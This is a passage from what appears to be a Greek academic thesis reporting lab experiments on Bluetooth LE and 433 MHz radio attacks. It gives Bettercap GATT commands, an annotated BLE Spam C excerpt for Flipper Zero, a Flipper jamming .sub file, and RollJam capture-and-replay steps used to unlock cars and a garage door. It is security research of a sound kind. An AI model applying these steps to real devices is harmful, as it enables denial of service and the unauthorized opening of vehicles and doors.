
4.2 Επιθέσεις στο Bluetooth Low Energy

- ***Πειραματική μελέτη GATT (Generic Attribute Profiling)***

Για την δοκιμή της ασφάλειας στο BluetoothLE, πραγματοποιήθηκε μια επίθεση τύπου **GATT** με την χρήση του Bettercap ***(Εικόνα 4.6)***, για την αποστολή αυτοσχέδιων πακέτων και πληροφορίας σε μια συσκευή **iTAG**, μέσω της διεύθυνσης MAC της.

Εικόνα 4.6: Η διεπαφή του Bettercap.

Το πείραμα πραγματοποιήθηκε σε διανομή BlackArch Linux, εγκατεστημένη σε φυσικό μηχάνημα, που διαθέτει μια κάρτα Bluetooth 4.2 και υποστηρίζει λειτουργίες BLE και όχι εικονικό, για καλύτερη διαχείριση του υλικού. Αρχικά το Bettercap έθεσε την κάρτα Bluetooth σε Recon Mode με την εντολή **ble.recon on** ***(Εικόνα 4.7)***.




Εικόνα 4.7: Η λειτουργία Recon του Bettercap.

Με την εντολή **ble.show**, εμφανίζονται όλες οι συσκευές που εντοπίζονται από την κάρτα, μαζί με την διεύθυνση MAC, τον κατασκευαστή και την ισχύ του σήματος σε μορφή **RSSI**, όπως φαίνεται στην παρακάτω εικόνα ***(Εικόνα 4.8)***.

RSSI ▾	MAC	Name	Vendor	Flags	Connect	Seen
-41 dBm	80:e1:27	Flipper Anovin		BR/EDR Not Supported	✔	17:58:37
-42 dBm	1b:51:d6				✘	17:58:40
-44 dBm	18:a3:f4				✘	17:58:33
-45 dBm	42:92:92		Samsung Electronics Co. Ltd.		✘	17:58:30
-46 dBm	1d:16:00		Microsoft		✘	17:58:40
-51 dBm	08:7c:be	iTAG	Quintic Corp.	BR/EDR Not Supported	✔	17:58:40
-52 dBm	24:d7:eb	Venus_24D7EB91289A	Espressif Inc.	BR/EDR Not Supported	✔	17:58:40
-53 dBm	59:22:f6				✘	17:58:35
-55 dBm	6e:6b:21				✘	17:58:18
-62 dBm	2c:38:22				✘	17:58:16
-87 dBm	18:ee:69		Apple, Inc.	LE + BR/EDR (controller), LE + BR/EDR (host)	✔	17:58:38
-89 dBm	71:ac:57		Apple, Inc.	LE + BR/EDR (controller), LE + BR/EDR (host)	✔	17:58:27
-90 dBm	1c:1a:c0		Apple, Inc.	LE + BR/EDR (controller), LE + BR/EDR (host)	✔	17:58:15
-92 dBm	14:bb:6e		Samsung Electronics Co.,Ltd		✘	17:58:18


Εικόνα 4.8: Τα αποτελέσματα σάρωσης του Bettercap σε πίνακα.

Για την αποστολή πληροφορίας, χρειάζεται να γνωρίζονται τα «τρωτά» σημεία μιας συσκευής αναλύοντας τις υπηρεσίες και τα χαρακτηριστικά που διαθέτει. Για αυτόν τον σκοπό χρησιμοποιείται η εντολή **ble.enum [MAC]**. Τα αποτελέσματα της εντολής φαίνονται στην παρακάτω εικόνα ***(Εικόνα 4.9)***.



Εικόνα 4.9: Η ανάλυση των διαθέσιμων πληροφοριών προς τροποποίηση.

Τέλος, εφόσον γνωστοποιηθούν τα διαθέσιμα UUIDs της συσκευής, μπορεί να σταλθεί μια απλή πληροφορία στην στοχευμένη συσκευή με την εντολή **ble.write [MAC] [UUID] [HEX_DATA]**, όπως στην παρακάτω εικόνα ***(Εικόνα 4.10)***.



Εικόνα 4.10: Η τροποποίηση των τιμών στην συσκευή iTAG.

Με παρόμοιο τρόπο, ο επιτιθέμενος μπορεί να τροποποιήσει σημαντικές πληροφορίες σε κλειδαριές ή λουκέτα που χρησιμοποιούν BTLE, και να αποκτήσει εύκολα πρόσβαση.


- ***Πειραματική μελέτη BLE Spam***

Με την χρήση του FlipperZero, πραγματοποιήθηκε επίθεση BLE Spam σε συσκευές Android αλλά και όχι μόνο. Η επίθεση BLE Spam έχει ως στόχο την μαζική και ταχύ αποστολή, αιτημάτων ζεύξης αλλά και άλλης πληροφορίας στα Advertising Channels των συσκευών. Τα κανάλια που χρησιμοποιούνται για λόγους advertising, είναι τρία σε πλήθος από τα 40 (κανάλι 37, 38 και 39). Η επίθεση είχε ως στόχο την επιβράδυνση των συσκευών, ως αποτέλεσμα να υπάρχει μεγαλύτερη χρήση πόρων, ταχύτερη κατανάλωση της μπαταρίας και κρίσιμα σφάλματα λόγω εξάντλησης των πόρων που συχνά οδηγούν σε “crashes”. Η επίθεση πραγματοποιήθηκε με την χρήση του FlipperZero που υποστηρίζει λειτουργείες BTLE. Παρακάτω παρουσιάζεται η διεπαφή του FlipperZero και το πρόγραμμα BLE Spam[15], με config επίθεσης για όλες τις συσκευές, ανεξαρτήτως πρωτοκόλλου και λειτουργικού συστήματος ***(Εικόνα 4.11)***.

[15] https://github.com/Flipper-XFW/Xtreme-Apps/tree/e6a6cccc540ec043525bb632710e6f756c952782/ble_spam


Εικόνα 4.11: Επιλογή τύπου Spam.

Κατά την εκτέλεση του BLE Spam, ένα σύστημα, λειτουργικού συστήματος Windows που διαθέτει εξωτερική κάρτα δικτύου / Bluetooth, φάνηκε να μην μπορεί να ανταπεξέλθει στην μαζική και ταχύ λήψη αιτημάτων ζεύξης ***(Εικόνα 4.12)***, με αποτέλεσμα να απενεργοποιείται ολοκληρωτικά το interface λόγω κρίσιμων σφαλμάτων.



Εικόνα 4.12: Η αδυναμία των Windows να περιορίσουν την ταχύ εισερχόμενη κίνηση του Bluetooth.

Σε συσκευές Android, προκλήθηκαν μερικές επανεκκινήσεις, καθώς και εξαντλήθηκε πιο σύντομα η μπαταρία. Στην παρακάτω εικόνα παρατηρείται η υπερφόρτωση (**flood**) του Bluetooth, με ψεύτικες διευθύνσεις MAC ***(Εικόνα 4.13)***.



Εικόνα 4.13: Υπερφόρτωση του Bluetooth με πλαστές διευθύνσεις MAC.

Η συγκεκριμένη επίθεση, λειτουργεί και σε συσκευές που δεν έχουν ενεργοποιημένο το Bluetooth. Ο τρόπος με τον οποίο λειτουργεί, παρουσιάζεται στον παρακάτω κώδικα γραμμένο σε C όπου έχουν προστεθεί ειδικά σχόλια για την καλύτερη δυνατή κατανόηση. Εφόσον μεταγλωττιστεί με την χρήση ενός ειδικού compiler με όνομα **FBT** (Flipper Build Tool), μετατρέπεται σε εφαρμογή με την επέκταση αρχείου **FAP** (Flipper Application Package), που εφόσον μεταφερθεί στην μνήμη του FlipperZero, μπορεί να αναγνωριστεί και να εκτελεστεί. Παρακάτω παρουσιάζεται ένα τμήμα κώδικα του προγράμματος BLESpam.

```
static void start_extra_beacon(State* state) {
    // Μέγεθος πακέτου
    uint8_t size;
    // Δείκτης πακέτου
    uint8_t* packet;
    // Καθυστέρηση μεταξύ μεταδώσεων
    uint16_t delay = delays[state->delay];
    // Δημιουργία επιπλέων beacon
    GapExtraBeaconConfig* config = &state->con-
fig;
     // Περιεχόμενο payload
    Payload* payload = &attacks[state->index].pay-
load;
    // Πρωτόκολλο payload
    const Protocol* protocol = attacks[state->index].proto-
col;
    // Ελάχιστη χρονοκαθυστέρηση
```

```
    config->min_adv_interval_ms = delay;
    // Μέγιστη χρονοκαθυστέρηση
    config->max_adv_interval_ms = delay *
1.5;
    // Αν έχει επιλεχθεί δημιουργία τυχαίων MAC
    if(payload->random_mac) random-
ize_mac(state);
    // Χρήση ίδιου config για τα beacons
    furi_check(furi_hal_bt_extra_beacon_set_config(con-
fig));
    // Αν έχει επιλεχθεί συγκεκριμένο πρωτόκολλο
    if(protocol)
{
         // Δημιουργία πακέτου με συγκεκριμένο πρωτόκολλο
        protocol->make_packet(&size, &packet,
payload);
    } else {
         // Δημιουργία πακέτου χωρίς συγκεκριμένο πρωτοκόλλο
        protocols[rand() % protocols_count]->make_packet(&size, &packet,
NULL);
    }
    // Ανάθεση πακέτου στο beacon
    furi_check(furi_hal_bt_extra_beacon_set_data(packet, size));
    // Καταστροφή του config για το πακέτο που δημιουργήθηκε
    free(packet);
    // Εκκίνηση νέου beacon
    furi_check(furi_hal_bt_extra_beacon_start());
}

static int32_t adv_thread(void* _ctx) {
    // Κατάσταση thread (advertising / disabled)
    State* state = _ctx;
    // Ανάθεση payload
    Payload* payload = &attacks[state->index].payload;
    // Ανάθεση πρωτοκόλλου
    const Protocol* protocol = attacks[state->index].protocol;
    // Δημιουργία τυχαίων διευθύνσεων MAC
    if(!payload->random_mac) randomize_mac(state);
    // Ενεργοποίηση LED
    if(state->ctx.led_indicator) start_blink(state);
    // Αν υπάρχει ενεργό beacon
    if(furi_hal_bt_extra_beacon_is_active()) {
        // Απενεργοποίηση του beacon
        furi_check(furi_hal_bt_extra_beacon_stop());
    }
    // Καθώς η κατάσταση του Flipper είναι η εκπομπή advertising πακέτων
    while(state->advertising) {
```

```
        // Περιορισμός του πλήθους πακέτων
        if(protocol && payload->mode == PayloadModeBruteforce &&
           payload->bruteforce.counter++ >= 10) {
            payload->bruteforce.counter = 0;
            payload->bruteforce.value =
                (payload->bruteforce.value + 1) % (1 << (payload-
>bruteforce.size * 8));
        }
        // Εκκίνηση beacon
        start_extra_beacon(state);
        // Χρονοκαθηστέριση μετά από την μετάδοση
        furi_thread_flags_wait(true, FuriFlagWaitAny, delays[state->delay]);
        // Παύση beacon
        furi_check(furi_hal_bt_extra_beacon_stop());
    }
    // Σβήσιμο του LED
    if(state->ctx.led_indicator) stop_blink(state);
    return 0;
}
```

Ο παραπάνω κώδικας αποτελείται από δύο σημαντικές συναρτήσεις, την **adv_thread()** και **start_extra_beacon()**. Η πρώτη συνάρτηση, περιγράφει ένα νήμα που παράγει εντός ενός ατέρμονου βρόχου, beacons που εφόσον μεταδώσουν ο πακέτο, καταστρέφονται. Επίσης ρυθμίζονται τα πακέτα που θα δημιουργούνται, σύμφωνα με ένα προκαθορισμένο configuration, που περιγράφει το πρωτόκολλο και άλλες παραμέτρους, όπως την **random_mac**, που επιτρέπει την τυχαία δημιουργία διευθύνσεων MAC. Η δεύτερη συνάρτηση, περιγράφει τις λειτουργίες κάθε beacon, όπως η μετάδοση των πακέτων. Στην συγκεκριμένη επίθεση η παραγωγή τυχαίων διευθύνσεων MAC ήταν ενεργοποιημένη ***(Εικόνα 4.13)***.

4.3 Επιθέσεις στο Radio Frequency Identification

- ***Πειραματική μελέτη RollJam***

Πραγματοποιήθηκαν δοκιμές ασφάλειας, με την μέθοδο επίθεσης **RollJam,** σε δύο οχήματα, ένα παλαιότερης τεχνολογίας Toyota Yaris 2004 και σε ένα σύγχρονης τεχνολογίας Opel Corsa 2021, καθώς και σε ένα σύγχρονο σύστημα γκαραζόπορτας, όπως φαίνεται στο σχετικό βίντεο[16]. Τα δύο οχήματα και η γκαραζόπορτα, «ακούν» στην συχνότητα των 433.92 MHz για την μετάδοση και λήψη σημάτων μεταξύ του πομπού (Fob) και του δέκτη (Reader). Τα αναφερόμενα συστήματα χρησιμοποιούν αποδεδειγμένα, κυλιόμενους κωδικούς, καθώς οι επιθέσεις απλού Replay δεν είναι αποτελεσματικές. Οι μέθοδοι που χρησιμοποιήθηκαν και συνδυάστηκαν για την πραγματοποίηση των επιθέσεων, είναι η δημιουργία ενός δυνατού σήματος που θα λειτουργεί ως παρεμβολή στην συχνότητα των 433.92MHz (**Disabling** / **Jamming**), ώστε το όχημα να αδυνατεί να λάβει το σήμα, και να καταγραφεί ταυτόχρονα (**Cloning**), με την χρήση ενός ικανού Sniffer όπως το HackRF και τέλος η επανάληψη του (**Replay**) προτού λήξουν οι τρέχον κωδικοί.

Αρχικά χρησιμοποιήθηκε το **FlipperZero** ως ένα **Jammer** που τοποθετήθηκε κοντά σε κάθε όχημα, στοχεύοντας να είναι όσο το δυνατών πιο κοντά στον δέκτη. Για την παραγωγή ενός δυνατού σήματος χρειάζεται να δημιουργηθεί ένα αρχείο **.sub** που προσδιορίζει την λειτουργία

[16] https://drive.google.com/file/d/1g5fneVfQWxUEsP0adc-E1J6tykGNWtzj/view?usp=sharing

Sub-GHz στο **FlipperZero** όπου θα γραφεί κώδικας σημάτων με υψηλούς δείκτες **RSSI** (Received Signal Strength Indicator). Το **FlipperZero** θα εκπέμπει διαρκώς, ισχυρά σήματα στην συχνότητα των **433.92 MHz** αποτρέποντας έτσι τον δέκτη του οχήματος να ξεχωρίσει το σήμα-κλειδί που εκπέμπει ο πομπός.

Παρουσιάζεται ένα τμήμα από τον κώδικα που χρησιμοποιείται για την παρεμβολή στην συχνότητα των 443.92 MHz.

```
Filetype: Flipper SubGhz RAW File
Version: 1
Frequency: 433920000
Preset: FuriHalSubGhzPresetOok650Async
Protocol: RAW
RAW_Data: 1250 -18520 65 -958 131 -198 129 -162 295 . . .
RAW_Data: 1089 -742 527 -710 679 -702 129 -2426 543 . . .
RAW_Data: 1055 -624 233 -2328 267 -666 1075 -612 231 . . .
```

Για την καλύτερη κατανόηση του τρόπου με τον οποίο λειτουργεί ο κώδικας και πως πραγματοποιείται η παρεμβολή ακολουθεί ένα παράδειγμα.

Αρχικά προσδιορίζεται ο τύπος του .sub αρχείου, όπου αφορά την μετάδοση RAW πληροφορίας μέσω του SubGHz module. Ακολουθεί ο προσδιορισμός των παραμέτρων που αναγράφονται στον κώδικα.

- **Filetype**: Προσδιορίζει τον τύπο δεδομένων (RAW Data) για το module SubGHz.
- **Version**: Η έκδοση της μορφοποίησης του αρχείου.
- **Frequency**: Η συχνότητα μετάδοσης σε Hz.
- **Preset**:
  - **FuriHal**: Το **FuriHal** (Flipper Universal Radio Interface, Hardware Abstraction Layer) αφορά ένα βασικό λογισμικό firmware, όπου απαιτείται για την αλληλεπίδραση με το υλικό και τις διεπαφές του FlipperZero (Interface).
  - **SubGHz**: Το **SubGHz** είναι το module με το οποίο θα πραγματοποιηθεί η μετάδοση.
  - **Ook**: Το **Ook** (On-off Keying) είναι η διαμόρφωση των δεδομένων που θα αποσταλθούν από την συσκευή. Η συγκεκριμένη διαμόρφωση αφορά την αποστολή πληροφορίας σε δυαδική μορφή, χρησιμοποιώντας bits, σύμφωνα με την τρέχον κατάσταση του σήματος, για κάθε υψηλή κατάσταση (High State) αποστέλλεται το 1 ενώ για την χαμηλή κατάσταση (Low State) 0.
  - **650**: Ο συγκεκριμένος αριθμός προσδιορίζει το bit-rate (σε μορφή bits / second), με το οποίο αποστέλλεται η πληροφορία σε δυαδική μορφή.

- **Async**: Το **Async** προσδιορίζει την **ασύγχρονη** αποστολή της πληροφορίας, δηλαδή την χρονική ανεξαρτησία κάθε μετάδοσης ενός bit.


- **Protocol**: Προσδιορίζει το πρωτόκολλο των δεδομένων. Στην συγκεκριμένη περίπτωση, το RAW προσδιορίζει την αποστολή απλής πληροφορίας.

- **RAW_Data**: Περιγράφει τις χρονικές περιόδους κάθε κατάστασης (High / Low State), σε nanosecond (ns).

Για ενδεικτικούς λόγους, μπορούμε να δημιουργήσουμε με παρόμοιο τρόπο ένα απλό φάσμα, προσδιορίζοντας σε ένα αρχείο **SUB** τους χρόνους θετικής και αρνητικής ισχύος. Το ακόλουθο αρχείο περιγράφει δέκα (10) κύκλους, εναλλάσσοντας την υψηλή και χαμηλή κατάσταση, με συνολική διάρκεια 500ms ανά κύκλο - ή 250ms ανά κατάσταση - και συνολικό χρόνο εκπομπής πέντε (5) δευτερολέπτων.


```
Filetype: Flipper SubGhz RAW File
Version: 1
Frequency: 433920000
Preset: FuriHalSubGhzPresetOok650Async
Protocol: RAW
RAW_Data: 250000 -250000 250000 -250000 250000 -250000 250000 -250000
250000 -250000 250000 -250000 250000 -250000 250000 -250000 250000 -
250000 250000 -250000
```

Ακολουθεί το φάσμα που παράγει το SubGHz module του FlipperZero, χρησιμοποιώντας τον παραπάνω κώδικα.



Εικόνα 4.14: Παραγωγή και μετάδοση ενός σταθερού σήματος, διάρκειας δέκα (10) κύκλων.

Εστιάζοντας σε μία από τις μεταδόσεις, παρατηρείται μια σταθερή εκπομπή ραδιοκυμάτων που αποτελεί έναν από τους δέκα κύκλους.




Εικόνα 4.15: Σταθερή ροή ραδιοκυμάτων μέσω του FlipperZero.

Στην παρακάτω εικόνα φαίνονται τα σήματα που καταγράφει το **HackRF** καθώς το **FlipperZero** λειτουργεί ως Jammer, παράγοντας θόρυβο στην συχνότητα των 433.92MHz.

Εικόνα 4.16: Ενδεικτική κυματομορφή, καθώς το FlipperZero παρεμβάλει την συχνότητα των 433.92 MHz.

Αν ο πομπός (Tag) του κλειδιού μεταδώσει το σήμα-κλειδί καθώς το **FlipperZero** εκπέμπει το σήματα με υψηλούς δείκτες **RSSI**, παρατηρείται στην παρακάτω εικόνα ***(Εικόνα 4.17)*** ότι δεν διακρίνεται το *σήμα-κλειδί*, έντονα στο φάσμα ραδιοσυχνοτήτων, συνεπώς το όχημα – και οποιοδήποτε άλλο Reader που βασίζεται στις ραδιοσυχνότητες - δεν επηρεάζεται από τις ενέργειες του πομπού (Tag).



Εικόνα 4.17: Προσπάθεια αποστολής ενός σήματος ξεκλειδώματος σε ένα όχημα, καθώς το FlipperZero λειτουργεί ως Jammer, παράγοντας θόρυβο.

Αν δοκιμάσουμε οποιαδήποτε λειτουργεία του πομπού, όπως το κλείδωμα ή το ξεκλείδωμα, καθώς το Flipper Zero εκπέμπει το δυνατό σήμα στην παραπάνω συχνότητα, παρατηρείται ότι ο δέκτης - δηλαδή το όχημα - δεν μπορεί να λάβει και να διακρίνει τα σήματα από το κλειδί από τον θόρυβο που προκαλεί το **FlipperZero** στο φάσμα ραδιοσυχνοτήτων και έτσι παραμένει στην εκάστοτε κατάσταση του, αδρανές. Το **FlipperZero** όπως έχει αναφερθεί, αποτελεί ένα σχετικά δυνατό **Jammer**, ωστόσο υπάρχουν μερικά **external modules** ειδικά σχεδιασμένα για αυτό, όπου μπορούν να παρέμβουν σε διάφορες συχνότητες από μεγαλύτερες αποστάσεις εκπέμποντας δυνατότερα σήματα (θόρυβο). Εφόσον το όχημα είναι «απομονωμένο» και αδυνατεί να λάβει οποιαδήποτε επικοινωνία στην συχνότητα των 433.92MHz, χρησιμοποιείται το **HackRF** ως **sniffer** που θα καταγράψει (**capture**) και θα αναμεταδώσει (**replay**) το σήμα ξεκλειδώματος που εκπέμπει ο πομπός του κλειδιού. Το λογισμικό που χρησιμοποιήθηκε για αυτόν τον σκοπό, είναι το **Universal Radio Hacker**, λόγω των πολλαπλών δυνατοτήτων που παρέχει για την επεξεργασία σημάτων. Ύστερα πραγματοποιείται η καταγραφή

των σημάτων ξεκλειδώματος ***(Εικόνα 4.18)***, όπου φαίνεται στην παρακάτω εικόνα.

Εικόνα 4.18: Η καταγραφή σημάτων ξεκλειδώματος όπως τα μεταδίδει ο πομπός προς τον δέκτη ενός οχήματος.

Για την αναμετάδοση των σημάτων που καταγράφηκαν, απενεργοποιείται το Jammer στο **Flipper Zero**, καθώς θα χρειαστεί το όχημα να λάβει την μετάδοση του **HackRF** με τα καταγεγραμμένα σήματα. Τέλος, πραγματοποιείται το Replay και εφόσον το σήμα έχει ληφθεί από τον πομπό του οχήματος, τέλος ξεκλειδώνει επιτυχώς.

- ***Πειραματική μελέτη RollBack***

Το RollBack είναι μια πιο απλή και επικίνδυνη μέθοδος επίθεσης σε συστήματα RFID, που δεν περιορίζει χρονικά τον επιτιθέμενο, αλλά του επιτρέπει να πραγματοποιεί επιθέσεις Replay με δύο μόνο καταγραφές. Αρχικά καταγράφεται η πρώτη μετάδοση, αποτρέποντας τον δέκτη (reader) να λάβει το σήμα, ύστερα καταγράφεται η δεύτερη μετάδοση χωρίς παρεμβολή στην συχνότητα επιτρέποντας στον δέκτη να λάβει το σήμα. Η επίθεση δεν περιορίζεται χρονικά καθώς δεν την επηρεάζουν οι μεταβολές των κωδικών. και ύστερα από πολλαπλές μεταβολές στον κώδικα που τροποποιεί το *σήμα-κλειδί* **[18]**. Ως κύριος στόχος των επιθέσεων RollBack, είναι δέκτες (readers) με δυνατότητα συγχρονισμού σε προηγούμενο κωδικό προκαλώντας με αυτόν τον τρόπο ένα re-synchronization στους κυλιόμενους κωδικούς εκμεταλλεύονται το synchronization window που διαθέτουν μερικά code-hopping ολοκληρωμένα. Η επίθεση πραγματοποιήθηκε με την χρήση παρόμοιων εργαλείων, ωστόσο δεν ήταν επιτυχής στο Toyota Yaris του 2004.

- ***Θεωρητική μελέτη Reflection***

Το Reflection ή αλλιώς Relay, αποτελεί μια νέα μέθοδο επίθεσης σε συστήματα RFID που υλοποιούν σύγχρονες μεθόδους εύκολης πρόσβασης. Γνωστοί στόχοι αποτελούν οχήματα νέας τεχνολογίας, που επιτρέπουν την πρόσβαση μόνο με την απόπειρα ανοίγματος της πόρτας εφόσον τον κλειδί βρίσκεται σε απόσταση πιθανώς λιγότερο του ενός (1) μέτρου. Στην περίπτωση που κάποιος προσπαθήσει να ανοίξει την πόρτα **χωρίς την χρήση του κλειδιού**, ο πομπός του οχήματος, αυτόματα στέλνει ένα σχετικό αίτημα προς τον δέκτη του κλειδιού, και εφόσον υπάρξει απάντηση έγκρισης του αιτήματος, το όχημα ξεκλειδώνει. Παρόμοια τεχνική υλοποιεί η ανέπαφη εκκίνηση του οχήματος, εφόσον το κλειδί βρίσκεται σε κοντινή απόσταση. Η επίθεση Reflection εκμεταλλεύεται το κενό ασφαλείας που δημιουργείται από την έλλειψη ελέγχων σχετικά με την εγκυρότητα των αιτημάτων, μέσω «γεφύρωσης» της επικοινωνίας του κλειδιού και του οχήματος, ακόμα και αν υπάρχει σημαντική απόσταση μεταξύ 